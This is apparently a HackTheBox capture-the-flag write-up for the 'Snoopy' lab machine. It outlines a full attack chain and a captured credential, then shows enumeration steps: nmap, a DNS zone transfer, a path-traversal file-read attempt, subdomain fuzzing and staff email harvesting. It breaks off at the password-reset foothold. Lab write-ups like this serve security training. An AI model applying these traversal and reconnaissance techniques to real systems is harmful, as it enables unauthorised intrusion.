HackTheBox: Snoopy


🎯 Snoopy
| OS: Linux | Difficulty: Hard | IP: 10.129.229.5 |
⛓️ TL;DR / Attack Chain
- Foothold: LFI via Zip Download -> BIND DNS Config Read -> DNS Zone Hijack -> SMTP Interception & Password Reset -> Mattermost Server Provisioning Callback -> SSH Honeypot Credential Capture.
- PrivEsc: Sudo git apply -> CVE-2023-23946 (Git Symlink Arbitrary File Write) -> Sudo clamscan –debug -> CVE-2023-20052 (ClamAV DMG XXE Info Leak) -> Root.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
cbrown |
sn00pedc13dential!!! |
Captured in plaintext using a custom Python Paramiko SSH honeypot on port 2222 during an automated server provisioning hook callback. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.229.5" ; DOMAIN="snoopy.htb" && \
  echo "$IP $DOMAIN" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-16 12:09 +0200
Nmap scan report for snoopy.htb (10.129.229.5)
Host is up (0.030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ee:6b:ce:c5:b6:e3:fa:1b:97:c0:3d:5f:e3:f1:a1:6e (ECDSA)
|_  256 54:59:41:e1:71:9a:1a:87:9c:1e:99:50:59:bf:e5:ba (ED25519)
53/tcp open  domain  ISC BIND 9.18.12-0ubuntu0.22.04.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.18.12-0ubuntu0.22.04.1-Ubuntu
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: SnoopySec Bootstrap Template - Index
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.45 seconds
DNS/53
$ dig axfr @snoopy.htb snoopy.htb

; <<>> DiG 9.20.22-1-Debian <<>> axfr @snoopy.htb snoopy.htb
; (1 server found)
;; global options: +cmd
snoopy.htb.		86400	IN	SOA	ns1.snoopy.htb. ns2.snoopy.htb. 2022032612 3600 1800 604800 86400
snoopy.htb.		86400	IN	NS	ns1.snoopy.htb.
snoopy.htb.		86400	IN	NS	ns2.snoopy.htb.
mattermost.snoopy.htb.	86400	IN	A	172.18.0.3
mm.snoopy.htb.		86400	IN	A	127.0.0.1
ns1.snoopy.htb.		86400	IN	A	10.0.50.10
ns2.snoopy.htb.		86400	IN	A	10.0.51.10
postgres.snoopy.htb.	86400	IN	A	172.18.0.2
provisions.snoopy.htb.	86400	IN	A	172.18.0.4
www.snoopy.htb.		86400	IN	A	127.0.0.1
snoopy.htb.		86400	IN	SOA	ns1.snoopy.htb. ns2.snoopy.htb. 2022032612 3600 1800 604800 86400
;; Query time: 28 msec
;; SERVER: 10.129.229.5#53(snoopy.htb) (TCP)
;; WHEN: Sat May 16 12:10:40 CEST 2026
;; XFR size: 11 records (messages 1, bytes 325)
Add all of these subdomains to /etc/hosts. The entry should look like this:
10.129.229.5 snoopy.htb mattermost.snoopy.htb mm.snoopy.htb postgres.snoopy.htb provisions.snoopy.htb www.snoopy.htb ns1.snoopy.htb ns2.snoopy.htb
HTTP/80

 {idth=”auto”}
http://snoopy.htb/download?file=announcement.pdf generted the following zip:
-rw-r--r-- 1 tralsesec tralsesec 27127 May 16 12:09 press_release.zip
http://snoopy.htb/download?file=../../../../../etc/passwd generated an empty zip:
-rw-r--r-- 1 tralsesec tralsesec 0 May 16 12:12 'press_release (2).zip'
Indicating that the webapp does sanitize the input. The question is just how well it does it.
http://snoopy.htb/contact.html
 Add that to
 /etc/hosts

http://snoopy.htb/team.html provides some possible usernames and emails:
Charles Schultz
Chief Executive Officer
cschultz@snoopy.htb

Sally Brown
Product Manager
sbrown@snoopy.htb

Harold Angel
CTO
hangel@snoopy.htb

Lucy Van Pelt
Accountant
lpelt@snoopy.htb
http://mm.snoopy.htb/landing#/

We see Mattermost which is a chat application used by teams - something like Slack/MS Teams.
Clocking on View in Browser it shows us this (we have to find valid creds):

Searching for Mattermost Exploit I only find authenticated vulnerabilities and one unauthenticated but which requires the knowledge of a correct UID:

As we neither have a valid UID nor are authenticated, it does not even make sense to go down this route (we don’t even know whether they work or whether the target is exploitable in the first place). We have to dig further.
Directory fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$DOMAIN/FUZZ -fs 503 | tee ./ffuf/dir.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jeeves.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 503
________________________________________________

:: Progress: [220560/220560] :: Job [1/1] :: 1092 req/sec :: Duration: [0:02:39] :: Errors: 0 ::
vhosts fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://$DOMAIN/ -H "Host: FUZZ.$DOMAIN" -fs 23418 | tee ./ffuf/vhosts.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://snoopy.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.snoopy.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 23418
________________________________________________

mm                      [Status: 200, Size: 3132, Words: 141, Lines: 1, Duration: 51ms]
:: Progress: [114442/114442] :: Job [1/1] :: 823 req/sec :: Duration: [0:02:20] :: Errors: 0 ::
Nothing new.
In the meantime, taking a look at the announcement.pdf doesn’t expose new information of high interest:


Only exposing a new information: pr@snoopy.htb / Sally Brown which is the Product Manager as we found out before (sbrown@snoopy.htb). During a pentest, it’s vital to assess not just the technical layer, but also the procedural layer, as human workflows often form the weakest link.
So looking at the big picture, the only possible path right now seems to be the Mattermost vhost and its Password Reset Endpoint (as we couldn’t create new accounts). With the knowledge of some usernames and emails we have to try to reset a password of someone to gain the initial foothold.
🚪 2. Initial Foothold
Trying with sbrown@snoopy.htb let’s see what happens:
